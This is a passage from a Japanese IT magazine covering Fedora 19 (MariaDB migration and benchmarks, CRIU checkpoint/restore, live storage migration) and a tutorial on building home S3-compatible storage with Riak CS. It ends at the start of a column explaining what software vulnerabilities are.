筆者が確認した範囲では、mariadb-libsとcommunity-mysql-serverが混在している状態でも目立った問題は発生しないのですが、バージョンが異なることや今後の両者の乖離の可能性を考慮すると、あまり気持ちの良い状態ではありません。また/etc/yum.confにexclude=mariadb*を指定すると、依存性を解決できないためにcommunity-mysql-serverをインストールすることはできません。mariadb-libsをインストールせずにcommunity-mysql-serverをインストールするには、perl-DBD-MySQLのspecファイルを修正してリビルドする必要があります(**図8**)。

■マリア様を見てみると

Fedora 19のインストーラDVDに含まれる、libmysqlclientに依存しているRPMパッケージをチェックしたところ、すべてのパッケージがmariadb-libsに依存している状態になっており、community-mysql-libsが提供するライブラリへの依存は見られません。したがってmariadb-libsへの移行に問題はないわけですが、他方でDVDに含まれないパッケージ、前述のOpenStackのPackStackのように、Fedora 19ではmariadbに移行せざるを得ない状況も生まれています。もちろん、PackStackに頼らずにインストールすればこの呪縛から逃れることはできますが、今後はmariadbへの移行をまず検討することをお勧めします。

とはいえ、API/ABIの互換性が保たれているだけではなく性能的にも同等以上でないと、なかなか移行を実施できないと思われます。そこで、community-mysql-benchパッケージで/usr/share/sql-bench/run-all-testsを実行してみました(**表1**)。パッケージのバージョンなどは次のとおりです。

- **MySQL**
  - community-mysql-5.5.32-2
  - community-mysql-server-5.5.32-2
  - community-mysql-libs-5.5.32-2
  - community-mysql-common-5.5.32-2

- **MariaDB**
  - mariadb-5.5.31-4
  - mariadb-server-5.5.31-4
  - mariadb-libs-5.5.31-4

▼図7　mariadb-libs、community-mysql-libsパッケージがインストールするファイル

```
# ll /usr/lib64/mysql/
合計 5964
lrwxrwxrwx. 1 root root      26  7月  3 21:05 libmysqlclient.so.1018 -> libmysqlclient.so.1018.0.0
-rwxr-xr-x. 1 root root 2989608  6月 14 18:06 libmysqlclient.so.1018.0.0
lrwxrwxrwx. 1 root root      24  7月  3 21:04 libmysqlclient.so.18 -> libmysqlclient.so.18.0.0
-rwxr-xr-x. 1 root root 3114576  6月 19 18:58 libmysqlclient.so.18.0.0
```

▼図8　perl-DBD-MySQLのspecファイルを修正する

```
BuildRequires:  mariadb, mariadb-devel, zlib-devel
```

↓

```
BuildRequires:  community-mysql, community-mysql-devel, zlib-devel
```

厳密なベンチマーク結果ではないのであくまで参考ですが、SELECTはMariaDBのほうが遅く、逆にINSERTではMariaDBのほうがかなり高速という結果です。コネクションプーリングしない場合、connectがMariaDBは1割遅いので性能上、ボトルネックになりやすそうに見えます。ただし、移行を検討する際に大きな障害にはならず、むしろINSERTを多用するアプリケーションのバックグラウンドとして用いるのであれば、積極的にMariaDBへの移行を検討する価値がありそうだと言えます。

Checkpoint / Restore

■Checkpoint / Restoreとは？

Checkpoint / Restoreは2012年3月にリリースされたLinuxカーネル3.3からコードのマージが開始され、3.9までにほぼすべてのコードがマージされました。Fedora 19はカーネル3.9を採用しており、Checkpoint / Restoreに必要なCONFIG_CHECKPOINT_RESTOREなどのカーネルのコンフィグが有効になっています。また、ユーザスペースはOpenVZのプロジェクトであるCRIU(「クリウ」、http://criu.org/Main_Page)の成果物を、Fedora用のcrtoolsというパッケージとして同梱しています。

Checkpoint / Restoreは、実行中のユーザプロセスをフリーズしてファイルとして書き出し、そのファイルをリストアすることでユーザプロセスを再開させるものです。すでにKVM(Kernel-based Virtual Machine)などではライブマイグレーションが実現されていますが、コンテナではプロセスを区画に押し込めるだけですので、ライブマイグレーション相当の機能を実現するためにはCheckpoint / Restoreが必要となります。

ほかにも、起動に時間がかかるサービスを起動した状態で保存しておいて必要になったときに短時間で起動することや、リモートのサーバにプロセスをfork()するような用途も考えられます。

▼表1　MariaDBとMySQLのベンチマーク結果

Operation	MariaDB	MySQL
ATIS	4.00	7.00
alter-table	20.00	20.00
big-tables	6.00	7.00
connect	28.00	25.00
create	96.00	115.00
insert	1375.00	1845.00
select	119.00	107.00
wisconsin	7.00	13.00
TOTALS	1858.00	2463.00

■Checkpoint / Restoreを使ってみよう

本誌2012年11月号の「Linuxカーネル観光ガイド」においても触れられていますが、Fedora 19での利用方法を含め少し詳細に見てみましょう。Checkpoint / Restoreを利用するにはcrtoolsパッケージをインストールします。

```
# yum -y install crtools
```

次に以下のような簡単なスクリプトを作成し、実行権限を付与します。

```
# cat test.sh
#!/bin/bash
LANG=C
while :; do
    echo $i:`date`
    sleep 1
done
# chmod +x test.sh
```

このスクリプトをシェルから実行してcrtoolsでdumpすると失敗します。実行中のシェルと共有しているリソースがあることが原因ですので、次のようにsetsidコマンドで独立した状態で実行し、スクリプトが実行されていることとプロセスIDを調べます。

```
# setsid ./test.sh < /dev/null &> test.log &
# ps -C test.sh
  PID TTY          TIME CMD
 2051 ?        00:00:00 test.sh
```

そのままcrtools dumpコマンドを実行すると、ダンプの結果得られる大量のファイルが現在のディレクトリに作成されてしまうので、適当なディレクトリを用意します。crtoolsコマンドの各オプションについてはcrtools --helpコマンドを確認してください。ここで重要なのは、ダンプの対象であるプロセスを指定する-t PIDオプションです。crtools dumpコマンドの実行後、スクリプトが終了したことを確認します(**図9**)。

この時点でスクリプトからリダイレクトしたファイル・test.logの中身を確認すると、次のようになっています。

```
......
45:Tue Jul 2 23:36:18 JST 2013
46:Tue Jul 2 23:36:19 JST 2013
47:Tue Jul 2 23:36:20 JST 2013
48:Tue Jul 2 23:36:21 JST 2013
49:Tue Jul 2 23:36:22 JST 2013
```

次にダンプからプロセスをリストアし、プロセスIDを確認します(**図10**)。

さて、test.logファイルはどうなったかというと、49行目と50行目の間に約3分が経過していますが、シリアル番号は連続していることからプロセスが再開されたことがわかります。

```
......
49:Tue Jul 2 23:36:22 JST 2013
50:Tue Jul 2 23:39:35 JST 2013
51:Tue Jul 2 23:39:36 JST 2013
52:Tue Jul 2 23:39:37 JST 2013
53:Tue Jul 2 23:39:38 JST 2013
......
```

上記の例は同一のマシン上で行っていますが、リモートのマシンにダンプや必要なファイル(上記の例ではtest.logファイル)を転送すれば同一のマシンで実行したのと同様にプロセスを再開することができます。ただし転送元と転送先のカーネルやライブラリなどが同一でないと、再開したプロセスがsegfaultで停止してしまうので注意しましょう。

実装について興味のある方はコードにあたるのもけっこうですが、CRIUのページに概要が説明(http://criu.org/Checkpoint/Restore)されていますのでそちらを先に一読されるのが良いでしょう。

▼図9　ディレクトリを作ってcrtools dumpを実行する

```
# mkdir /tmp/test_dump
# crtools dump -t 2051 -D /tmp/test_dump/ -vvv -o /tmp/dump.log && echo OK
# ps -C test.sh
  PID TTY          TIME CMD
```

▼図10　プロセスIDを確認する

```
# crtools restore -D /tmp/test_dump/ -d -t 2051 -vvv -o /tmp/restore.log && echo OK
# ps -C test.sh
  PID TTY          TIME CMD
 2051 ?        00:00:00 test.sh
```

fedora 19 ライブストレージマイグレーションが可能に!

ライブストレージマイグレーションとは?

仮想マシンのメモリやディスクイメージを、仮想マシン上のゲストOSが動作したまま、共有ストレージの助けを借りずに別の仮想ホスト上に移動させる機能はqemu 0.12から含まれていましたが、パフォーマンスや使い勝手がよくないことが難点でした。Fedora 19で登場したライブストレージマイグレーションは、これらの問題を解決する新機能となっています。

■ライブストレージマイグレーションのしくみ

libvirtがマイグレーションの指示を受けると、libvirtは転送先のホストでqemuを起動しNBD(Network Block Device)サーバを起動します。

転送先ホストでNBDサーバを起動し、このサーバをミラー先とするドライブミラーを開始してミラーリングのジョブが安定するとlibvirtはmigrateコマンドを発行します。転送が終了すると転送先ホストで実行されているNBDサーバはlibvirtによって停止されます。

■やってみよう！

Fedora 19をインストールした2台のホストを用意します。もし1台で試したい場合は、Nested KVM環境を用意します。もちろん、いずれのホストでもKVMによる仮想化が利用できる設定とし、転送元ホスト上でゲストOSをインストールします。また、ゲストOSのハードウェア構成が転送先ホストでも利用できることを確認しておきましょう。たとえば、仮想NICの種類によっては転送先ホストで利用できない、あるいはCPUの世代が異なるといった点です。

最初に転送元ホストでsshのキーを作成し、転送先ホストに転送します(**図11**)。

次に転送元ホストで転送するゲストOSを起動し、イメージのサイズと種類を確認します(**図12**)。

さらに転送先ホストでイメージを受け入れる「スタブ」ディスクイメージを作成します(**図13**)。

最後に転送先ホストでファイアウォールを停止、あるいはtrustedゾーンに設定します。

```
# firewall-cmd --set-default-zone trusted
```

これで準備は完了しましたので、転送してみましょう(**図14**)。

転送が100%になればvirshコマンドは終了し、転送先ホストで転送されたゲストOSが動作していることが確認できます。

```
# virsh list --all
```

■これからこうなる？

現時点での実装ではスタブのディスクイメージを事前に作成する必要がありますが、将来的にはこの制限がなくなることが期待されます。また、動的なファイアウォール実装であるfirewalldは、アプリケーション、この場合はlibvirtdがD-Bus経由でルールを変更することができます。したがってマイグレーションの間だけNBDサーバのポートをオープンする実装が加われば、利便性とセキュリティの両立ができると考えられます。SD

▼図11　転送元ホストでsshのキーを作成し、転送先ホストに転送

```
# ssh-keygen -t rsa
# scp /root/.ssh/id_rsa.pub root@destination.host:/root/.ssh/authorized_keys
```

▼図12　ゲストOSとイメージサイズ／種類を確認する

```
# virsh start fedora19_tobemigrated
# qemu-img info /var/lib/libvirt/images/fedora19_tobemigrated.img
image: /var/lib/libvirt/images/fedora19_tobemigrated.img
file format: raw
virtual size: 8.0G (8589934592 bytes)
disk size: 8.0G
```

▼図13　「スタブ」ディスクイメージを作成する

```
# qemu-img create -f rawa /var/lib/libvirt/images/fedora19_tobemigrated.img 8G
```

▼図14　転送する

```
# virsh migrate --verbose --p2p --copy-storage-all --live fedora19_tobemigrated qemu+ssh://
destination.host/system
マイグレーション: [100 %]
```

分散データベース「未来工房」

第3回 Riak CSで自宅バックアップ
――インストールと設定について

Writer 上西 康太(うえにし こうた) Bashoジャパン株式会社 kota@basho.com

自宅にAWS S3が欲しいと思ったことはないだろうか。本稿では、それを可能にするソフトウェア、Riak CS(Cloud Storage)を紹介する。

注)本稿は、筆者の意向により常体で表記している。

Riak CSが解決する問題

秋葉原でパーツを買ってきてサーバを組み立ててファイルサーバに組み上げて、1年ほど運用できたが、ある日突然ディスクが故障してデータが吹っ飛んでバックアップの運用を学ぶ。そしてソフトウェアRAIDやZFS、LVMに詳しくなっていく……コンピュータ技術者なら誰もが通る道だ(と筆者は勝手に思っている)。RAIDの再構築に泣いたり、LVMにしたものどの物理ディスクが壊れたのかわからなくなって結局データを失う……思わず遠い目をしてしまうことだろう。

しかし昨今では、多少の大きなデータもクラウド[注1]上に簡単にバックアップできるようになった。どんなデータでも、個人で払える程度の料金を払えばTB(テラバイト)クラスのデータをクラウド上におけるようになったことは、自宅でサーバの運用が面倒だという人にとってはとてもうれしいことだろう。

クラウドという文脈ではあまり語られないことかもしれないが、家庭用の契約においては、日本のほとんどのISP[注2]で何らかのアップロード制限が存在する。たとえば、1日あたりの上りトラフィックに制限を設けたり、量が多いユーザには帯域制限をかけたりする。これはインターネットの仕組み上仕方がないことで、下りトラフィックのコストが低い分、上りのトラフィックに課金をするというISPの伝統的なビジネスモデルのためだ。

このため、数十GB以上のデータを持ち、それに頻繁にアクセスしたり、更新する人にとってはクラウド上にデータを保管するのがほとんど現実的でない場合もある。

自宅のサーバ運用に慣れた人や、クラウドに置いたら個人では破産してしまうような量のデータを持つ人にとってはまだクラウドのハードルは高く、自宅にストレージを設置してデータを保存することになる。

しかし、自宅でストレージを運用するのも、これはこれで非常に面倒なことだ。

そこで本稿では、そういった問題を解決するソフトウェアとしてRiak CS[注3]を紹介する。

Riak CSはその名のとおり、クラウドストレージのソフトウェアである。これを使えば、多少のハードウェアの故障にも低い運用の手間で対応でき、ほぼ無限に拡張できるストレージ空間を持ち、データを失うことなくほぼ永久にサービスを運用できる。

おおまかなしくみとして、Riak CSは、ユーザの管理情報とチャンクに分割したオブジェクト、そのほかすべてのメタデータをRiakだけに保存している。そのため、7月号、8月号で

注1) 本稿でクラウドという場合は、IaaSやPaaSではなくクラウドストレージのことを指す。

注2) Internet Service Provider、プロバイダのこと。

注3) http://docs.basho.com/riakcs/latest/

解説してきたRiakのメリットをすべて享受できる。つまり、Riak CSはRiakとは別のメタデータを保存するデータベースを必要としないし、Riak CS自身が何かデータを内部に保持することはない。Riakの上でRiak CSはHTTPのアプリケーションサーバのような位置づけで動作する。そのため、Riak CSのプロセスそのものの運用はとても簡単だ。

S3互換クライアントを使うことができる

Amazon S3はクラウドストレージといっても、HTTPとHTTPSインターフェースだけを持つストレージで、従来のストレージのようにSCSIやInfiniBandなどのインターフェースを持っているわけではない。iSCSIでもなくRestful HTTPを採用することによって、クライアントの複雑さを大きく下げることに成功している。

そのため、さまざまなユーザがS3クライアントを独自に開発し、多様なユースケースをカバーする多くのライブラリが開発されている。そのエコシステムの中でも代表的なS3クライアントが次のものである。

- s3cmd
- dragondisk
- boto

ほかにも数えきれないほど多くのクライアントが多くの企業・個人によって公開されている。これらのソフトウェアがRiak CSでもそのまま動作するので[注4]、ユーザは多種多様な使い方ができる。ここではDragonDisk[注5]を紹介する。

DragonDisk[注6]はWindows、Mac OS X、Linuxで使用できるS3のGUIクライアントだ。ウィンドウの左右のペインでドラッグ＆ドロップすればファイルやディレクトリをコピーできる(**図1**)。

ほかにも各種SDKがあり、C、C#、PHP、Ruby、Javaなどほとんどのプログラミング言語でREST API経由でRiak CSを利用できる。

プロセス構成とシステム設計


プロセス構成

大まかにいうと、Riak CSはオブジェクトを1MBのチャンクに分割してRiakに保存するためのアプリケーションサーバである。Riak CSのシステムを構成するプロセスは3種類ある(**図2**)。


●Riak

分割されたオブジェクトのデータ、オブジェクトのメタデータ、ユーザ情報、すべてのデー

▼図1　Windows からDragonDiskを使えば、GUIでRiak CSにアクセスできる(Configuring Dragondiskより)



▼図2　Riak CS プロセス構成図



注4) disclaimer：Riak CSでは実装されていないAPIもあるため、すべてが動作するとは限らない。

注5) http://www.dragondisk.com/

注6) http://docs.basho.com/riakcs/1.3.1/cookbooks/configuration/Configuring-DragonDisk/

タが保存される。データの量が増えてきたときは、Riakノードを追加すればよい。

● Riak CS

クライアントからのHTTPリクエストを受け付けて、ユーザの認証、オブジェクトの作成、削除、読み出しなどを行う。クライアントからのリクエストのたびにRiakに対して書き込み、読み出しを行うアプリケーションサーバに近い。ユーザの作成や、バケットの作成と削除はStanchionにいったんアクセスする。データはすべてRiakにあるので、このプロセスはいつでも起動、停止、増設、を簡単に行うことができる。

自宅で使うのであれば、トラフィックはそこまで大きくないだろうから、Riak CSのプロセスは1つで十分だろう。Riak CSのプロセスが1つしかないなら**図2**中のロードバランサも不要だ。

● Stanchion

ユーザの作成や、バケットの作成と削除など強い一貫性を必要とする操作をシリアライズする役割を持ったサービス。操作をシリアライズしなければならないので、1つのCSクラスタにつき同時に1プロセスだけ上がっていなければならない。データはすべてRiakにあるので、このプロセスはいつでも起動・停止を簡単に行うことができる。

Stanchionは必ず1プロセスだけ起動していなければならないため、冗長化が難しい。ただし、Stanchionが停止していてもユーザ作成、変更とバケットの作成・変更ができなくなるだけでその他の基本的なデータ操作は可能だ。したがって、自宅でコストをかけずに運用するなら1プロセスだけを、Riak CSか何かが入っているマシンと共存させるのが良いだろう。

キャパシティ設計と運用コスト

ストレージシステムで最も大切なのがコストパフォーマンスである。Riakでは、コンパクションなどのために各ノードのデータパーティションで20%程度のマージンを設けておく必要がある。さらに、データを三重化して保持するため、実際の容量効率は、たとえば30TBの容量が欲しければ、

$$30TB \times 3 \times \frac{1}{0.80} \simeq 112.5TB$$

となり、120TB程度のディスクを確保すればよいことになる。たとえば3TBのディスクを40枚用意できればよい。たいていのATXマザーボードはSATAポートが6個あるので、3TBのHDDを6枚ずつ挿したマシンを7台用意すればよいことがわかる。

ただし、Riakの最低動作台数は5台なので、最初に必要な容量が少ないからといって2台や3台で始めると多重故障の際にデータロストが発生する危険があるので注意が必要だ。

30TBをAmazon S3に保存すると月当たり10円/GBで、何もデータの取り出しをしなくても月間30万円のコストがかかる[注7]。一方、7台のマシンであれば、うまくやれば初期コストは70万円程度に抑えることができる。常時起動していると7台分の電気代および冷却費はかなりのものになるだろうが、うまく各種省電力機能を利用したり、忙しくて長時間使用できないときは電源を切っておくなどの工夫次第で費用を抑えることができるだろう。

さらにコストパフォーマンスを重視するなら、レプリカ数を3から2に減らした構成も可能だ。この場合に必要なディスクのサイズは、

$$30TB \times 2 \times \frac{1}{0.80} \simeq 75.0TB$$

となり、必要なディスクの量はおおまかに2/3になる。レプリカ数を減らす際に気を付けなければならないことがあって、故障などでデータが消えることはないが、この場合は一部の可用性が犠牲になる。

注7) 東京リージョンの標準価格は$0.010なので、単純に1ドル=100円として計算した。

システムの運用

「世の中には、たった2種類のコンピュータしかない。壊れたコンピュータと、まだ壊れていないコンピュータだ」は有名な格言だが[注8]、故障に限らずハードウェアのアップグレードなどで必ず交換が必要になる。Riak CSはその点でも非常に簡単で、たった2つのことさえ気をつければ、わりと簡単にハードウェアの交換を行うことができる。それは、

1. Stanchion は同時に必ず1プロセスだけ起動する
2. コピーは3つなので、同時に3つのマシンを失わないようにする

である。運用の際にこの2点さえ守っておけばデータを失ったり壊れることはない。

Riak CS自体はローカルにデータを保存しないので、ここではおもにRiakの運用について述べることにする。

ノード追加

データが増加してきたと思ったら、Riakのノードを追加すればよい。手順は非常に簡単で、Riak とRiak CSをインストール、セットアップ(手順は後述)した後に次のコマンドを入力すればよい。

```
$ sudo riak start
$ sudo riak-admin cluster join ↵
riak@10.0.0.1
$ sudo riak-admin cluster plan
$ sudo riak-admin cluster commit
```

riak@10.0.0.1は、すでに稼働しているRiakのいずれかの名前を指定する(この名前は各マシンの/etc/riak/vm.argsに書いてある)。これだけのコマンドで、データの再配置を自動で実行してくれる。もしも複数台追加する場合は、joinまでを各ノードで実行して最後に一度だけどこかのノードでplan、commitを実行すればよい。

ハードウェア交換

Riakは、マシンが故障したときの交換を簡単にするように設計されている。基本的には、壊れた部品を交換、必要に応じてクリーンインストールして再度クラスタに追加するだけである。

ハードディスクが故障してデータが失われたときには、データを載せたハードディスクが故障していてもOSなどが無傷なら、そのままハードディスクを交換して再起動すればよい。ringというディレクトリがクラスタのメンバーシップを記録しているので、それが残っていればそのまま使うことができる。

ハードディスク以外の故障で、データが失われていないとき——ここでいうデータとは、Riakのapp.congでさまざまなデータ保存個所を指定しているが、とくにstorage backendで指定したデータディレクトリ(Riak CSの各種メタデータやオブジェクトのデータそのもの)に保存されている内容を指す。

もしも細かい運用がたいへんであれば、新しいマシンとしてクリーンインストールしてもよい。そのときにはなるべく異なるIPアドレスを付けるか、ノードを追加する前に、

```
$ sudo riak-admin down riak@10.0.0.1
$ sudo riak-admin force-remove ↵
riak@10.0.0.1
$ sudo riak-admin plan
$ sudo riak-admin commit
```

などとして、あらかじめそのノードをクラスタからなくしておくのがよい。

Riak、Riak CSは多少のネットワーク故障があっても、アクセス可能な部分だけを使って動作を継続できる。具体的にはGETはデータが見つかる限り動作するし、PUTもほとんどが

注8) 筆者がこれを見たのはNIIの佐藤一郎先生の講演資料だったので、もしかすると佐藤先生のお言葉かもしれない。

動作する[注9]。

これは、RiakがCAP定理の中でもA(可用性)を重視しているためである。C(一貫性)を重視するほかのデータベースをメタデータ管理に利用すると、ネットワーク機器の故障によってメタデータにアクセスできない場合はシステムを使えなくなる。Riakではそういうことは起きない。

ただし、Stanchionがないときは一部の操作(ユーザ作成、バケット作成、バケット削除)ができなくなるだけだ。極論すると、Stanchionは、普段は停止したままにしておき、ユーザ作成やバケット作成をするときだけ起動してもよい。

ソフトウェアアップグレード

ここでは、Riak CSのアップグレードがいかに簡単かを理解してもらうために、Debian GNU/LinuxやUbuntu Linuxでの手順を紹介する。

OSのアップグレードなど――RiakとRiak CSを止めて適当にローリングアップグレードすればよい。同時に停止しているのが1、2台であればほとんどの動作を継続可能だ。

● Riak のアップグレード

```
$ sudo riak stop
$ tar czf riak-backup.tgz /etc/riak
$ sudo aptitude safe-upgrade
$ sudo riak start
```

● Stanchion のアップグレード

```
$ sudo stanchion stop
$ tar czf stanchion-backup.tgz /etc/ stanchion
$ sudo aptitude safe-upgrade
$ sudo stanchion start
```

注9) ユーザ作成など、Stanchionを通した強い一貫性が必要な操作だけが動作しない。

● Riak CSのアップグレード

```
$ sudo riak-cs stop
$ tar czf riak-cs-backup.tgz /etc/riak-cs
$ sudo aptitude safe-upgrade
$ sudo riak-cs start
```

これでアップグレードは完了である。Riak、Riak CSは前後のバージョンへのアップグレード、ダウングレードを保証しているので気軽にローリングアップグレードできる。うまく運用すれば、ハードウェアとソフトウェアを交換しつつ、サーバを増設しつつ、半永久的にクラスタを稼働させ続けることができる。

セットアップ手順

ここでも、Debian/GNU Linuxをベースに説明する。Mac OS Xや他のLinuxディストリビューションでの方法は読者の慣れたものに併せて読み替えていただくか、Riakのインストール手順[注10]を参照いただきたい。

とりあえず始めたいという方にはFast Track[注11]がよいだろう。

まず、すべてのパッケージをインストールする。Bashoが配布する公式のリポジトリがあるので、**図3**のとおりリポジトリのセットアップとRiak、Riak CS、Stanchionのインストールを行う。

Riak のセットアップ

インストールが完了したら、まずRiakのセットアップを行う。本格的なRiakのセットアップやクラスタ化は7月号に詳しく解説したので

注10) http://docs.basho.com/riak/latest/tutorials/installation/
注11) http://docs.basho.com/riakcs/latest/riakcs-tutorials/fast-track/

▼図3　Riak CS のインストール手順

```
$ curl http://apt.basho.com/gpg/basho.apt.key | sudo apt-key add -
$ sudo bash -c "echo deb http://apt.basho.com $(lsb_release -sc) main \> /etc/apt/sources.list.d/basho.list"
$ sudo apt-get update
$ sudo apt-get install riak riak-cs stanchion
```

そちらを参照いただきたいが、こちらでも概要を説明する。まず、**/etc/riak/app.config**にいくつかの設定と、listenするIPアドレスを指定するだけでよい。次に、**riak_core**のセクションに、

```
{default_bucket_props, [{allow_ ➤
mult,true}]},
```

という1行を追加する。

他にも、**riak_kv**のセクションで、

```
{storage_backend, riak_kv_bitcask_ ➤
backend},
```

という1行を削除し、そこに**リスト1**の記述を代わりに追加する。

add_pathsで指定するディレクトリは実際に各種beamファイルが入っているディレクトリを確認していただきたい。CentOSなどであれば**lib**が**lib64**になっているかもしれない。

この設定の大まかな意味は、Riak CS用のバックエンド(eleveldbとのbitcaskを使い分けることができる)を設定し、おもにメタデータなどを入れるデフォルトのバックエンドにはeleveldbを、オブジェクトのブロックにはbitcaskを使うという意味になる。

これで1台構成のRiakの準備はほとんど完了した。

Riakを起動する。

```
$ sudo -u riak
$ ulimit -n 4096
$ riak start
```

Riak CSのセットアップと最初のユーザの作成

次にRiak CSのセットアップを行う。ローカル起動なら、デフォルトの**/etc/riak-cs/app.cong**の**riak_cs**セクションに次の設定変更を行う。

```
{anonymous_user_creation, true},
```

インストールしたときは**false**になっているが、最初の管理ユーザを作成するためだけに一時的に解除する。そして、プロセスを起動する。Stanchionもローカルのインストールではデフォルトのままでよいので、起動できる。

```
$ sudo stanchion start
$ sudo riak-cs start
```

管理ユーザの作成は次のようにcurlを使う。

```
$ curl -H 'Content-Type: application/json' \
    -X POST http://localhost:8080/riak-cs/
user \➤
    --data '{"email":"foobar@example.com", \
            "name":"foo bar"}'
```

▼リスト1　Riak CSの動作に必要なRiak(riak kvセクション)の設定

```
{add_paths,
    ["/usr/lib/riak-cs/lib/riak_cs-1.3.1/ebin"]},
{storage_backend, riak_cs_kv_multi_backend},
{multi_backend_prefix_list,
    [{<<"0b:">>, be_blocks}]},
{multi_backend_default, be_default},
{multi_backend, [
    {be_default, riak_kv_eleveldb_backend, [
        {max_open_files, 50},
        {data_root, "/var/lib/riak/leveldb"}
    ]},
    {be_blocks, riak_kv_bitcask_backend, [
        {data_root, "/var/lib/riak/bitcask"}
    ]}
]}
```

これが成功すると、作成されたユーザのkey_idとkey_secretが含まれるJSONが表示されるので、それを保存し、Riak CSとStanchionのapp.configに次のように反映する。

```
{admin_key,
  "ORMJZ57B2HO6F-I6OYJE"},
{admin_secret,
  "qL4iyzyG4-rluHBErnXAVJ-qL0OBDjL_bN_ ➥
Kig=="},
```

また、このときにanonymous_user_creationをfalseに戻しておく。設定変更を戻すためにここでいったんRiak CSを再起動する。

```
$ sudo stanchion stop
$ sudo riak-cs stop
$ sudo stanchion start
$ sudo riak-cs start
```

これでRiak CSがローカルから使用可能な状態になった。

また、この手順例ではStanchionとRiak CSは同じサーバに起動していることが前提になっている。もしStanchionがRiak CSと同居していない場合は、Stanchionの設定ファイル/etc/stanchion/app.configのstanchion_ipをサーバのIPアドレスに変更し、Riak CSのapp.configのstanchion_ipをStanchionが起動しているサーバのIPアドレスにすればよい。

クライアントのセットアップ

先ほどの手順で作成したユーザのkey_idとkey_secretがあれば、たいていのAmazon S3クライアントをRiak CSに対して動作させることができる。

s3cmd[注12]であれば、.s3cfgのaccess_key、key_secret、proxy_host、proxy_portを設定すればよい。proxy_host、proxy_portにはそれぞれlocalhostと8080を設定する[注13]。これでs3cmdをS3に対するのと同様に使用できる。

Riak CSのセットアップにはChefレシピもあるので[注14]、これを参考にするとよいだろう。

DragonDiskにはproxy_hostを設定する項目がないので、自宅ネットワークでDNSのセットアップが必要になるが、ここでは割愛する。ドキュメントにドメインの設定方法[注15]が記載されているので参照いただきたい。

まとめ

本稿では、Riak CSを用いたシステムの設計、運用、利用について簡単に解説した。
また、本文で触れてはいないが、性能については家庭用の1Gb Ethernetのネットワークではそこがボトルネックになりやすいだろうが、読者諸君がお持ちのハードウェアでぜひとも測っていただきたい。ハードウェアに応じた性能が出ることがわかるだろう。

筆者の個人的な見解であるが、分散ファイルシステムに類するものとしては、Riak CSはかなり運用しやすいほうに分類できると思っている。

しかしながら、まだ3月にOSSとして公開されたばかりの製品なので未熟なところも多く、コミュニティに参加することでノウハウや課題をさらに共有してほしい。Riak CSを使ってみて不明点があれば、riak-users-jp@lists.basho.comという日本語メーリングリストがあるので、ぜひとも参加して質問していただきたい。SD

注12) https://github.com/s3tools/s3cmd


注13) もしRiak CSを起動しているサーバに、他のマシンからアクセスしたいのであればクライアント側のproxy_hostをサーバのIPアドレスに変更し、/etc/riak-cs/app.configのcs_ipを変更する。

注14) http://docs.basho.com/riakcs/latest/cookbooks/installing/Riak-CS-Using-Chef/

注15) http://docs.basho.com/riakcs/latest/cookbooks/configuration/Configuring-Riak-CS/#Proxy-vs-Direct-Configuration

セキュリティ実践の基本定石

すずきひろのぶ
suzuki.hironobu@gmail.com



みんなでもう一度見つめなおそう

【第三回】ソフトウェアの脆弱性ができるわけ

今日のソフトウェアはあまりにも複雑過ぎて、その中に誤りが存在しないことを確信するのはほぼ不可能です。たとえソフトウェアが完全でも、設定方法や実行環境に不備があれば、システムとしての動作に誤りを抱えてしまうかもしれません。しかし、その誤りすべてが脆弱性として扱われるわけではありません。その違いはどこにあるのでしょう。そして、ユーザはどうやって脆弱性と付き合っていけば良いのでしょうか。今回はそれを考えてみたいと思います。

脆弱性という言葉

1990年代中期までコンピュータの分野では、ほぼ耳にしたことがない「脆弱性」という漢字3文字の単語、これはどこからきた言葉なのでしょう。コンピュータセキュリティで使われているvulnerability（ヴァルナラビリティ）の訳語を探していたとき、社会学方面で使われていた「脆弱性」という言葉を借りてきたところから始まります[注1]。

脆弱性という言葉には広い意味がありますが、要約するならば、「コンピュータシステムに存在する瑕疵（誤り）を、意図を持った攻撃者が能動的に攻撃し、それが成功可能な場合、その瑕疵を脆弱性と呼ぶ」と表現することが一番近いかと思います。整理すると、

①なんらかの潜在的な間違いがある
②意図を持ってその間違いを利用できる攻撃をする
③その攻撃が成功する
④成功することにより安全性が脅かされる

ここまでは筆者による脆弱性の説明ですが、この脆弱性（vulnerability）は、いろいろなところで、いろいろな説明や定義がなされています。内容には触れませんが、メジャーなところではISO 27005、IETF 2828、NIST SP800-30に脆弱性の定義があります。どれも同じような内容ですが、微妙にニュアンスが違っていて少々やっかいです。

また、システムですからいろいろな観点があります。

- ハードウェア
- ソフトウェア
- ネットワーク
- 運用（技術者によるもの）
- 利用（一般利用者によるもの）
- 施設（建物／電力供給）

これらを説明し始めると、それだけで1冊の本ができてしまうほどです。本稿では、この中のソフトウェアの脆弱性に絞って考えていきたいと思います。

ソフトウェアの脆弱性

ソフトウェアの脆弱性とは、「ソフトウェアの間違いが引き起こす現象（Software Failure）[注2]の中の一部が、第三者によるセキュリティ侵害が可能なソ
